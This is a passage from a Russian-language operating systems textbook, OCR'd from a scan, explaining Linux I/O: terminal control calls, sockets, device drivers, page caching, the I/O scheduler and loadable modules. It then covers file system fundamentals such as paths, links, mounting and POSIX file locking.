Хотя к большинству символьных специальных файлов невозможен произвольный доступ, ими часто бывает нужно управлять такими способами, которые не используются для блочных специальных файлов. Рассмотрим, например, введенную с клавиатуры и отображенную на экране строку. Когда пользователь делает ошибку и хочет стереть последний символ, он нажимает определенную клавишу. Некоторые пользователи предпочитают использовать для этого клавишу Backspace, другие любят пользоваться клавишей Del. Для удаления всей только что набранной строки тоже имеется большой выбор средств. Традиционно использовался символ @, но с распространением электронной почты (использующей символ @ в почтовом адресе) многие системы перешли на использование комбинации клавиш Ctrl+U или других символов. Особая клавиша требуется и для прерывания работающей программы. Обычно для этого используется Ctrl+C, но это не универсальный вариант.

В операционной системе Linux эти символы не заданы жестко, а могут быть настроены пользователем. Для установки этих параметров обычно предоставляется специальный системный вызов. Этот системный вызов также управляет преобразованием знака табуляции в пробел, включением и выключением эха символов при вводе, преобразованиями символов перевода каретки в перенос строки и т. д. Для обычных файлов и блочных специальных файлов этот системный вызов недоступен.

10.5.2. Работа с сетью

Другим примером ввода-вывода является работа с сетью, впервые появившаяся в Berkeley UNIX и перенятая системой Linux почти без изменений. Ключевым понятием в схеме Berkeley UNIX является **сокет** (socket). Сокеты подобны почтовым ящикам и телефонным розеткам в том смысле, что они образуют пользовательский интерфейс с сетью, как почтовые ящики формируют интерфейс с почтовой системой, а телефонные розетки позволяют абоненту подключить телефон и соединиться с телефонной системой. Схематично расположение сокетов показано на рис. 10.12.

Сокеты могут динамически создаваться и уничтожаться. При создании сокета вызывающему процессу возвращается дескриптор файла, требующийся для установления соединения, чтения и записи данных, а также разрыва соединения.




Рис. 10.12. Использование сокетов для работы сети

Каждый сокет поддерживает определенный тип работы в сети, указываемый при создании сокета. Наиболее распространенными типами сокетов являются:

1. Надежный ориентированный на соединение поток байтов.
2. Надежный ориентированный на соединение поток пакетов.
3. Ненадежная передача пакетов.

Первый тип сокетов позволяет двум процессам на различных машинах установить между собой эквивалент некой трубы. Байты подаются в канал с одного конца и в том же порядке выходят с другого. Такая система гарантирует, что все посланные байты прибудут на другой конец канала, и прибудут именно в том порядке, в котором были отправлены.

Второй тип сокетов отличается от первого тем, что он сохраняет границы пакетов. Если отправитель пять раз сделал системный вызов *write*, каждый раз отправляя по 512 байтов, а получатель запрашивает 2560 байтов, то при типе сокета 1 он получит все 2560 байтов сразу. При использовании сокета типа 2 ему будут выданы только первые 512 байтов. Чтобы получить остальные байты, получателю придется выполнить системный вызов *read* еще четыре раза. Третий тип сокета предоставляет пользователю доступ к «голой» сети. Этот тип сокета особенно полезен для приложений реального времени и для тех ситуаций, в которых пользователь хочет реализовать специальную схему обработки ошибок. Сеть может терять пакеты или доставлять их в неверном порядке. В отличие от сокетов первых двух типов, сокет типа 3 не предоставляет никаких гарантий. Преимущество этого режима заключается в более высокой производительности, что иногда важнее надежности (например, для доставки мультимедиа, при которой скорость ценится существенно выше, чем сохранность данных).

При создании сокета один из параметров указывает используемый для него протокол. Для надежных байтовых потоков, как правило, используется протокол **TCP** (Transmission Control Protocol — протокол управления передачей). Для ненадежной передачи пакетов обычно применяется протокол **UDP** (User Data Protocol — пользовательский протокол данных). Оба они работают поверх протокола **IP** (Internet Protocol). Все эти протоколы были разработаны для сети ARPANET Министерства обороны США и теперь составляют основу Интернета. Для надежного потока пакетов общепринятого протокола нет.

Прежде чем сокет может быть использован для работы в сети, с ним должен быть связан адрес. Этот адрес может принадлежать к одному из нескольких пространств адресов. Наиболее распространенным пространством является пространство адресов Интернета, использующее 32-разрядные целые числа (для идентификации конечных адресатов) в протоколе IP v 4 и 128-разрядные целые числа в протоколе IP v 6 (5-я версия протокола IP была экспериментальной системой, так и не выпущенной в свет).

Как только сокеты созданы на компьютере-источнике и компьютере-приемнике, между ними может быть установлено соединение (для ориентированного на соединение обмена). Одна сторона делает системный вызов *listen*, указывая в качестве параметра локальный сокет (при этом системный вызов создает буфер и блокируется до тех пор, пока не прибудут данные). Другая сторона делает системный вызов *connect*, задавая в параметрах дескриптор файла для локального сокета и адрес удаленного сокета. Если удаленный компьютер принимает вызов, то система устанавливает соединение между двумя сокетами.

После установления соединения оно работает аналогично каналу. Процесс может читать из канала и писать в него, используя дескриптор файла для своего локального сокета. Когда соединение более не нужно, оно может быть закрыто обычным способом — при помощи системного вызова *close*.

10.5.3. Системные вызовы ввода-вывода в Linux

С каждым устройством ввода-вывода в операционной системе Linux обычно связан специальный файл. Большую часть операций ввода-вывода можно выполнить при помощи соответствующего файла, что позволяет избежать необходимости использования специальных системных вызовов. Тем не менее иногда возникает необходимость в обращении к неким специфическим устройствам. До принятия стандарта POSIX в большинстве версий систем UNIX был системный вызов *ioctl*, выполнявший со специальными файлами большое количество операций, специфических для различных устройств. С течением времени все это привело к путанице. В стандарте POSIX здесь был наведен порядок, для чего функции системного вызова *ioctl* были разбиты на отдельные функциональные вызовы, главным образом для управления терминалом. В системе Linux и современных UNIX-системах только от конкретной реализации зависит, является ли каждый из них отдельным системным вызовом или они все вместе используют один системный вызов.

Первые четыре перечисленных в табл. 10.6 вызова используются для установки и определения скорости терминала. Для управления вводом и выводом предоставлены разные вызовы, так как некоторые модемы работают в несимметричном режиме. Например, старые системы videotex предоставляли пользователям доступ к открытым базам данных с короткими запросами (от дома до сервера) на скорости 75 бит/с и ответами, посылаемыми со скоростью 1200 бит/с. Этот стандарт был принят в то время, когда скорость 1200 бит/с в обоих направлениях была слишком дорогой для домашнего использования. Однако времена в сетевом мире изменились. Но асимметрия все еще сохраняется на многих линиях связи. Например, некоторые телефонные компании предоставляют услуги цифровой связи **ADSL** (Asymmetric Digital Subscriber Line — асимметричная цифровая абонентская линия) с входящим потоком на скорости 20 Мбит/с и исходящим потоком на скорости 2 Мбит/с.

Таблица 10.6. Основные вызовы стандарта POSIX для управления терминалом

Вызов	Описание
s=cfsetospeed(&termios, speed)	Задать исходящую скорость
s=cfsetispeed(&termios, speed)	Задать входящую скорость
s=cfgetospeed(&termios, speed)	Получить исходящую скорость
s=cfgtetispeed(&termios, speed)	Получить входящую скорость
s=tcsetattr(fd, opt, &termios)	Задать атрибуты
s=tcgetattr(fd, &termios)	Получить атрибуты

Последние два системных вызова в списке предназначены для установки и считывания всех специальных символов, используемых для стирания символов и строк, прерывания процессов и т. д. Помимо этого, они позволяют разрешить и запретить вывод эха, осуществлять управление потоком, а также выполнять другие связанные с символьным вводом-выводом функции. Существуют также дополнительные функциональные вызовы ввода-вывода, но они несколько специализированные, поэтому мы не станем рассматривать их в дальнейшем. Следует также отметить, что системный вызов *ioctl* по-прежнему существует.

10.5.4. Реализация ввода-вывода в системе Linux

Ввод-вывод в операционной системе Linux реализуется набором драйверов устройств, по одному для каждого типа устройств. Функция драйвера заключается в изолировании остальной части системы от особенностей аппаратного обеспечения. При помощи стандартных интерфейсов между драйверами и остальной операционной системой основная часть системы ввода-вывода может быть помещена в машинно независимую часть ядра.

Когда пользователь обращается к специальному файлу, файловая система определяет номера старшего и младшего устройств, а также выясняет, является файл блочным специальным файлом или символьным специальным файлом. Номер старшего устройства используется в качестве индекса для одной из двух внутренних хэш-таблиц, содержащих структуры данных для блочных (или символьных) специальных файлов. Найденная таким образом структура содержит указатели на процедуры открытия устройства, чтения из устройства, записи на устройство и т. д. Номер младшего устройства передается в виде параметра. Добавление нового типа устройства в системе Linux означает добавление нового элемента к одной из этих таблиц, а также предоставление соответствующих процедур выполнения различных операций с устройством.

Некоторые операции (выполняемые с различными символьными устройствами) показаны в табл. 10.7. Каждый ряд таблицы относится к одному устройству ввода-вывода (то есть к одному драйверу). Колонки соответствуют функциям, которые должны поддерживаться всеми символьными драйверами. Существуют также некоторые другие функции. Когда выполняется операция с символьным специальным файлом, то система делает поиск по индексу в хэш-таблице символьных устройств (выбирая соответствующую структуру), а затем вызывает соответствующую функцию (чтобы выполнить требуемое действие). Таким образом, каждая операция с файлом содержит указатель на функцию, содержащуюся в соответствующем драйвере.

Таблица 10.7. Некоторые из файловых операций, поддерживаемых для типичных символьных устройств

Устройство	Open	Close	Read	Write	Ioctl	Other
Null	null	null	null	null	null	j
Память	null	null	mem_read	mem_write	null	j
Клавиатура	k_open	k_close	k_read	error	k_ioctl	j
Tty	tty_open	tty_close	tty_read	tty_write	tty_ioctl	j
Принтер	lp_open	lp_close	error	lp_write	lp_ioctl	j

Каждый драйвер разделен на две части, причем обе они являются частью ядра Linux и работают в режиме ядра. Верхняя часть драйвера работает в контексте вызывающей стороны и служит интерфейсом к остальной системе Linux. Нижняя часть работает в контексте ядра и взаимодействует с устройством. Драйверам разрешается делать вызовы процедур ядра для выделения памяти, управления таймером, управления DMA и т. д. Набор функций ядра, которые они могут вызывать, определен в документе под названием **«Интерфейс драйвер — ядро»** (Driver-Kernel Interface). Создание драйверов для системы Linux подробно описано в работах Cooperstein (2009) и Corbet et al. (2009).

Система ввода-вывода разделена на два основных компонента: обработку блочных специальных файлов и обработку символьных специальных файлов. Сейчас мы рассмотрим эти компоненты по очереди.

Цель той части системы, которая занимается операциями ввода-вывода с блочными специальными файлами (например, дисками), заключается в минимизации количества операций передачи данных. Для достижения данной цели в Linux-системах между дисковыми драйверами и файловой системой имеется **кэш** (рис. 10.13). До версии ядра 2.2 система Linux поддерживала отдельные кэш страниц и буферный кэш, так что находящийся в дисковом блоке файл мог кэшироваться в обоих кэшах. Более новые версии Linux имеют единый кэш. Обобщенный уровень блоков связывает эти компоненты вместе и выполняет необходимые преобразования между дисковыми секторами, блоками, буферами и страницами данных.

Кэш представляет собой таблицу в ядре, в которой хранятся тысячи недавно использованных блоков. Когда файловой системе требуется блок диска (например, блок i-узла, каталога или данных), то сначала проверяется кэш. Если нужный блок есть в кэше, он берется оттуда, при этом обращения к диску удается избежать (что значительно улучшает производительность системы).

Если же блока в кэше страниц нет, то он считывается с диска в кэш, а оттуда копируется туда, куда нужно. Поскольку в кэше страниц есть место только для фиксированного количества блоков, то используется описанный в предыдущем разделе алгоритм замещения страниц.

Кэш страниц работает не только при чтении, но и при записи. Когда программа пишет блок, то этот блок не попадает напрямую на диск, а отправляется в кэш. Демон pdflush сбросит блок на диск тогда, когда кэш вырастет свыше установленного значения. Чтобы блоки не хранились в кэше слишком долго, принудительный сброс на диск «грязных» блоков производится каждые 30 с.




Рис. 10.13. Система ввода-вывода в Linux (подробно показана одна файловая система)

Чтобы минимизировать латентность перемещений дисковых головок, Linux использует **планировщик ввода-вывода** (I/O scheduler). Цель планировщика — переупорядочить или собрать в пакеты запросы ввода-вывода к блочным устройствам. Есть много вариантов планировщика, оптимизированных для рабочих нагрузок различных типов. Базовый планировщик Linux основан на исходном планировщике **Linus Elevator scheduler**. Работу этого планировщика можно описать следующим образом: дисковые операции сортируются в дважды связанном списке, упорядоченном по адресам сектора дискового запроса. Новые запросы вставляются в этот сортированный список. Это позволяет избежать дорогих перемещений головок. Этот список запросов затем последовательно *объединяется*, чтобы смежные операции выполнялись за один запрос к диску. Базовый планировщик может вызвать голодание. Поэтому обновленная версия дискового планировщика содержит два дополнительных списка (с упорядоченными по срокам выполнения операциями чтения и записи). Срок по умолчанию равен 0,5 с для запросов чтения и 5 с для запросов записи. Если определенный системой срок для самой старой операции записи истекает, то этот запрос записи будет обслужен до любых других запросов из основного дважды связанного списка.

В дополнение к обычным дисковым файлам существуют также блочные специальные файлы (называемые также **сырыми блочными файлами** — raw block files). Эти файлы позволяют программам обращаться к диску при помощи абсолютных номеров блоков (помимо файловой системы). Чаще всего они используются для таких вещей, как подкачка и обслуживание системы.

Взаимодействие с символьными устройствами простое. Поскольку символьные устройства потребляют или производят потоки символов (или байтов данных), то поддержка произвольного доступа не имеет смысла. Исключение — использование **дисциплины линии** (line disciplines). Дисциплина линии связи может быть связана с терминальным устройством (представленным структурой *tty_struct*) и работает как интерпретатор

для данных, обмен которыми происходит с терминальным устройством. Например, можно делать локальное строковое редактирование (удалять стертые пользователем символы и строки), символы возврата каретки можно заменять символами переноса строки, а также выполнять другие специальные операции обработки. Однако если процесс желает воспринимать каждый введенный пользователем символ, то он может перевести линию в необрабатываемый режим (минуя дисциплину линии связи). Не все устройства имеют дисциплину линии связи.

Вывод работает аналогично, заменяя знаки табуляции пробелами, добавляя перед символами переноса строки символы возврата каретки, добавляя для медленных механических терминалов символы-заполнители, за которыми следует символ возврата каретки и т. д. Как входной, так и выходной символьный поток может быть пропущен через дисциплину линии связи (обработанный режим) или миновать ее (необработанный режим). Необработанный режим особенно полезен при отправке двоичных данных на другие компьютеры по последовательной линии или для графических интерфейсов пользователя. Здесь не требуется никакого преобразования.

Взаимодействие с **сетевыми устройствами** (network devices) несколько отличается от рассмотренного. Сетевые устройства также производят и потребляют потоки символов, однако асинхронная природа делает их не очень подходящими для интеграции в один интерфейс с другими символьными устройствами. Драйвер сетевого устройства производит пакеты, состоящие из большого количества байтов (они имеют также сетевые заголовки). Эти пакеты затем маршрутизируются через несколько драйверов сетевых протоколов и в конечном итоге передаются в пользовательское приложение. Ключевой структурой данных здесь является структура буфера сокета skbuff, которая используется для представления областей памяти, заполненных данными пакетов. Данные в буфере skbuff не всегда начинаются с начала буфера. При их обработке различными протоколами сетевого стека могут как добавляться, так и удаляться заголовки протоколов. Пользовательские процессы взаимодействуют с сетевыми устройствами через вызов *sockets*, который в Linux поддерживает исходный интерфейс прикладного программирования BSD. Драйверы протоколов можно обойти и получить прямой доступ к сетевому устройству (при помощи *raw_sockets*). Такие «необработанные» сокеты может создавать только суперпользователь.

10.5.5. Модули в Linux

В течение десятилетий драйверы устройств в UNIX статически компоновались в ядро, так что все они постоянно находились в памяти при каждой загрузке системы. Такая схема хорошо работала в условиях мало меняющихся конфигураций факультетских мини-компьютеров, а затем и сложных рабочих станций, то есть в тех условиях, в которых росла и развивалась операционная система UNIX. Как правило, компьютерный центр собирал ядро операционной системы (содержащее драйверы для всех необходимых устройств ввода-вывода), которым потом и пользовался. Если на следующий год покупался новый диск, то компьютерный центр пересобирал ядро, что было не так уж сложно.

Все изменилось с появлением системы Linux, ориентированной на персональные компьютеры. Количество всевозможных устройств ввода-вывода у персональных компьютеров на порядок больше, чем у мини-компьютеров. Кроме того, хотя у пользователей системы Linux есть (или они легко могут его получить) полный набор исходных кодов

операционной системы, подавляющее большинство пользователей будут испытывать существенные трудности с добавлением нового драйвера, обновлением всех связанных с драйвером структур данных, пересборкой ядра и установкой его как загружаемой системы (не говоря уже о последствиях, которые возникнут в том случае, когда собранное новое ядро откажется загружаться).

В операционной системе Linux подобные проблемы были решены при помощи концепции **подгружаемых модулей** (loadable modules). Это фрагменты кода, которые могут быть загружены в ядро во время работы операционной системы. Как правило, это драйверы символьных или блочных устройств, но подгружаемым модулем могут быть также файловые системы, сетевые протоколы, программы для отслеживания производительности системы и все что угодно.

При загрузке модуля должны выполняться несколько действий. Во-первых, модуль должен быть на лету (во время загрузки) перенастроен на новые адреса. Во-вторых, система должна проверить, доступны ли необходимые драйверу ресурсы (например, определенные уровни запросов прерываний), и, если они доступны, пометить их как используемые. В-третьих, должны быть настроены все необходимые векторы прерываний. В-четвертых, для поддержки нового типа старшего устройства следует обновить таблицу переключения драйверов. И наконец, драйверу позволяется выполнить любую специфическую для данного устройства процедуру инициализации. Когда все эти этапы выполнены, драйвер является полностью установленным (как и любой другой драйвер, установленный статически). Некоторые современные системы UNIX также поддерживают подгружаемые модули.

10.6. Файловая система UNIX

В любой операционной системе (включая Linux) пользователь прежде всего видит файловую систему. В следующих разделах мы рассмотрим основные идеи файловой системы Linux, системные вызовы и реализацию файловой системы. Некоторые идеи пришли из операционной системы MULTICS (и многие из них были скопированы в MS-DOS, Windows и другие системы), хотя имеются и уникальные для UNIX-систем идеи. Устройство файловой системы Linux особенно интересно тем, что оно отчетливо иллюстрирует красоту простых решений (Small is Beautiful). При минимальном алгоритме и сильно ограниченном количестве системных вызовов операционная система Linux предоставляет мощную и элегантную файловую систему.

10.6.1. Фундаментальные принципы

Первоначально файловой системой в Linux была файловая система MINIX 1. Однако из-за того обстоятельства, что имена файлов были ограничены в ней 14 символами (чтобы поддерживать совместимость с UNIX Version 7), а максимальный размер файла составлял 64 Мбайт (что было даже слишком много для жестких дисков того времени, размер которых составлял 10 Мбайт), интерес к более совершенным файловым системам появился сразу же после начала разработки системы Linux (которая началась примерно через 5 лет после выпуска MINIX 1). Первым улучшением стала файловая система **ext**, которая позволяла использовать имена файлов длиной 255 символов и размер файлов 2 Гбайт (однако она была медленнее, чем файловая система MINIX 1, так что поиски продолжались еще некоторое время). В итоге была изобретена файло-

вая система **ext2** (с длинными именами файлов, большими файлами и более высокой производительностью), которая и стала основной файловой системой. Однако Linux поддерживает несколько десятков файловых систем при помощи уровня виртуальной файловой системы **Virtual File System** (VFS), описанного в следующем разделе. Когда система Linux собирается, вам предлагается сделать выбор тех файловых систем, которые будут встроены в ядро. Другие можно загружать динамически (как модули) во время выполнения (если будет такая необходимость).

Файл в системе Linux — это последовательность байтов произвольной длины (от 0 до некоторого максимума), содержащая произвольную информацию. Не делается различия между текстовыми (ASCII) файлами, двоичными файлами и любыми другими типами файлов. Значение битов в файле целиком определяется владельцем файла. Системе это безразлично. Имена файлов ограничены 255 символами. В именах файлов разрешается использовать все ASCII-символы, кроме символа NUL, поэтому допустимо даже состоящее из трех символов возврата каретки имя файла (хотя такое имя и не слишком удобно в использовании).

По соглашению многие программы ожидают, что имена файлов будут состоять из основного имени и расширения, разделенных точкой (которая также считается символом). Так, prog.c — это обычно программа на языке C, prog.py — это обычно программа на языке Python, а prog.o — чаще всего объектный файл (выходные данные компилятора). Эти соглашения никак не регламентируются операционной системой, но некоторые компиляторы и другие программы ожидают файлов именно с такими расширениями. Расширения имеют произвольную длину, причем файлы могут иметь по несколько расширений, например prog.java.Z, что, скорее всего, представляет собой сжатую программу на языке Java.

Для удобства файлы могут группироваться в каталоги. Каталоги хранятся на диске в виде файлов, и с ними можно работать практически так же, как с файлами. Каталоги могут содержать подкаталоги, что приводит к иерархической файловой системе. Корневой каталог называется / и всегда содержит несколько подкаталогов. Символ / используется также для разделения имен каталогов, поэтому имя /usr/ast/x обозначает файл x, расположенный в каталоге ast, который в свою очередь находится в каталоге usr. Некоторые основные каталоги (находящиеся у вершины дерева каталогов) показаны в табл. 10.8.

Таблица 10.8. Некоторые важные каталоги, существующие в большинстве систем Linux

Каталог	Содержание
bin	Двоичные (исполняемые) программы
dev	Специальные файлы для устройств ввода-вывода
etc	Разные системные файлы
lib	Библиотеки
usr	Каталоги пользователей

Существует два способа задания имени файла в системе Linux (как в оболочке, так и при открытии файла из программы). Первый способ заключается в использовании **абсолютного пути** (absolute path), указывающего, как найти файл от корневого каталога. Пример

абсолютного пути: /usr/ast/books/mos4/chap-10. Он сообщает системе, что в корневом каталоге следует найти каталог usr, затем в нем найти каталог ast, который содержит каталог books, в котором содержится каталог mos4, а в нем расположен файл chap-10.

Абсолютные имена путей часто бывают длинными и неудобными. По этой причине операционная система Linux позволяет пользователям и процессам обозначить каталог, в котором они работают в данный момент, как **рабочий каталог** (working directory). Имена путей могут указываться относительно рабочего каталога. Путь, заданный относительно рабочего каталога, называется **относительным путем** (relative path). Например, если каталог /usr/ast/books/mos4 является рабочим каталогом, тогда команда оболочки

```
cp chap-10 backup-10
```

имеет тот же самый эффект, что и более длинная команда

```
cp /usr/ast/books/mos4/chap-10 /usr/ast/books/mos4/backup-10
```

Пользователям часто бывает необходимо обратиться к файлу, принадлежащему другому пользователю, или к своему файлу, расположенному в другом месте дерева файлов. Например, если два пользователя совместно используют один файл, то он будет находиться в каталоге, принадлежащем одному из них, поэтому другому пользователю для обращения к этому файлу понадобится использовать абсолютное имя пути (или изменить свой рабочий каталог). Если абсолютный путь довольно длинный, то необходимость вводить его каждый раз может весьма сильно раздражать. В системе Linux эта проблема решается при помощи так называемых **ссылок** (link), представляющих собой записи каталога, указывающие на существующие файлы.

В качестве примера рассмотрим ситуацию, изображенную на рис. 10.14, *а*. Фред и Лиза вместе работают над одним проектом, и каждому из них нужен доступ к файлам другого. Если рабочий каталог Фреда /usr/fred, то он может обращаться к файлу x в каталоге Лизы как /usr/lisa/x. Однако Фред может также создать новую запись в своем каталоге (рис. 10.14, *б*), после чего сможет обращаться к этому файлу просто как к x.

В только что обсуждавшемся примере мы предположили, что до создания ссылки единственный способ, которым Фред мог обратиться к файлу x Лизы, заключался




Рис. 10.14. *а* — до создания ссылки; *б* — после создания ссылки

в использовании абсолютного пути. В действительности это не совсем так. При создании каталога в нем автоматически создаются две записи, «.» и «..». Первая запись обозначает сам каталог. Вторая является ссылкой на родительский каталог, то есть каталог, в котором данный каталог числится как запись. Таким образом, из каталога /usr/fred к файлу Лизы x можно обратиться еще и при помощи использования пути ../lisa/x.

Кроме обычных файлов Linux поддерживает также символьные специальные файлы и блочные специальные файлы. Символьные специальные файлы используются для моделирования последовательных устройств ввода-вывода, таких как клавиатуры и принтеры. Если процесс откроет файл /dev/tty и прочитает из него, то он получит введенные с клавиатуры символы. Если открыть файл /dev/lp и записать в него данные, то эти данные будут распечатаны на принтере. Блочные специальные файлы (обычно с такими именами, как /dev/hd1) могут использоваться для чтения и записи необработанных дисковых разделов, минуя файловую систему. При этом поиск байта номер *k*, за которым последует чтение, приведет к чтению *k*-го байта из соответствующего дискового раздела, игнорируя i-узел и файловую структуру. Необработанные блочные устройства используются для страничной подкачки и свопинга программами установки файловой системы (например, mkfs), а также программами, исправляющими поврежденные файловые системы (например, fsck).

На многих компьютерах установлено по два и более жестких диска. Например, на мэйнфреймах в банках часто бывает необходимо иметь по 100 и более дисков (чтобы хранить огромные базы данных). Даже у персональных компьютеров часто имеется по меньшей мере два диска — жесткий диск и дисковод для оптических дисков (например, DVD). При наличии у компьютера нескольких дисков возникает необходимость в управлении ими.

Одно из решений заключается в том, чтобы создать отдельную файловую систему на каждом диске и управлять ими по отдельности. Например, рассмотрим ситуацию, изображенную на рис. 10.15, *а*. Здесь показан жесткий диск, который мы будем называть C:, а также DVD, который мы будем называть D:. У каждого есть собственный корневой каталог и файлы. При таком решении пользователь должен помимо каталогов указывать также устройство (если оно отличается от используемого по умолчанию). Например, чтобы скопировать файл x в каталог d (предполагая, что по умолчанию выбирается диск C:), следует ввести команду

```
cp D:/x /a/d/x
```

Такой подход применяется в нескольких операционных системах, включая Windows 8, которая унаследовала его у MS-DOS, появившейся в прошлом веке.

Применяемое в операционной системе Linux решение заключается в том, чтобы позволить смонтировать один диск в дерево файлов другого диска. В нашем примере мы можем смонтировать DVD в каталог /b, получая в результате файловую систему, показанную на рис. 10.15, *б*. Теперь пользователь видит единое дерево файлов и уже не должен думать о том, какой файл на каком устройстве находится. В результате приведенная ранее команда примет вид

```
cp /b/x /a/d/x
```

то есть все будет выглядеть так, как если бы файл копировался из одного каталога жесткого диска в другой каталог того же диска.




Рис. 10.15. Файловые системы: *а* — раздельные; *б* — после монтирования

Другое интересное свойство файловой системы Linux — **блокировка** (locking). В некоторых приложениях два и более процесса могут одновременно использовать один и тот же файл, что может привести к условиям гонки. Одно из решений данной проблемы заключается в том, чтобы создать в приложении критические области. Но если эти процессы принадлежат независимым пользователям, которые даже не знакомы друг с другом, то такой способ координации действий, как правило, очень неудобен.

Рассмотрим, например, базу данных, состоящую из многих файлов в одном или нескольких каталогах, доступ к которым получают никак не связанные между собой пользователи. С каждым каталогом или файлом можно связать семафор и достичь взаимного исключения, заставляя процессы выполнять операцию *down* на соответствующем семафоре перед доступом к данным. Недостаток такого решения заключается в том, что при этом недоступным становится весь каталог или файл — даже если нужна всего одна запись.

По этой причине стандарт POSIX предоставляет гибкий и детальный механизм, позволяющий процессам за одну неделимую операцию блокировать даже единственный байт файла (или целый файл). Механизм блокировки требует от вызывающей стороны указать блокируемый файл, начальный байт и количество байтов. Если операция завершается успешно, то система создает запись в таблице, в которой указывается, что определенные байты файла (например, запись базы данных) заблокированы.

Стандартом определены два типа блокировки: **блокировка с монополизацией** (exclusive locks) и **блокировка без монополизации** (shared locks). Если часть файла уже имеет блокировку без монополизации, то повторная попытка установки блокировки без монополизации на это место файла разрешается, но попытка установить блокировку с монополизацией будет отвергнута. Если же какая-либо область файла содержит блокировку с монополизацией, то любые попытки заблокировать любую часть этой области файла будут отвергаться, пока не будет снята блокировка. Для успешной установки блокировки необходимо, чтобы каждый байт в блокируемой области был доступен.

При установке блокировки процесс должен указать, будет ли он блокироваться в том случае, когда блокировку установить не удается. Если процесс выбрал блокирование, то он блокируется до тех пор, пока с запрашиваемой области файла не будет снята блокировка, после чего процесс активизируется и блокировка устанавливается. Если процесс решил не блокироваться при невозможности установить блокировку, то

системный вызов немедленно делает возврат, а в коде состояния указывается, была блокировка успешной или нет. Если нет, то вызывающая сторона должна решить, что делать дальше (например, подождать и попробовать опять).

Заблокированные области могут перекрываться. На рис. 10.16, *а* мы видим, что процесс *A* установил блокировку без монополизации на байты с 4-го по 7-й в некотором файле. Затем процесс *B* устанавливает блокировку без монополизации на байты с 6-го по 9-й (рис. 10.16, *б*). Наконец, процесс *C* блокирует байты со 2-го по 11-й. Пока это блокировки без монополизации, они могут существовать одновременно.

Теперь посмотрим, что произойдет, если процесс попытается получить блокировку с монополизацией на байт 9 (рис. 10.16, *в*), блокируясь при неудаче блокировки. Две предыдущие блокировки перекрываются с этой блокировкой. Поэтому вызывающая сторона будет заблокирована и останется заблокированной до тех пор, пока оба процесса (*B* и *C*) не снимут свои блокировки.

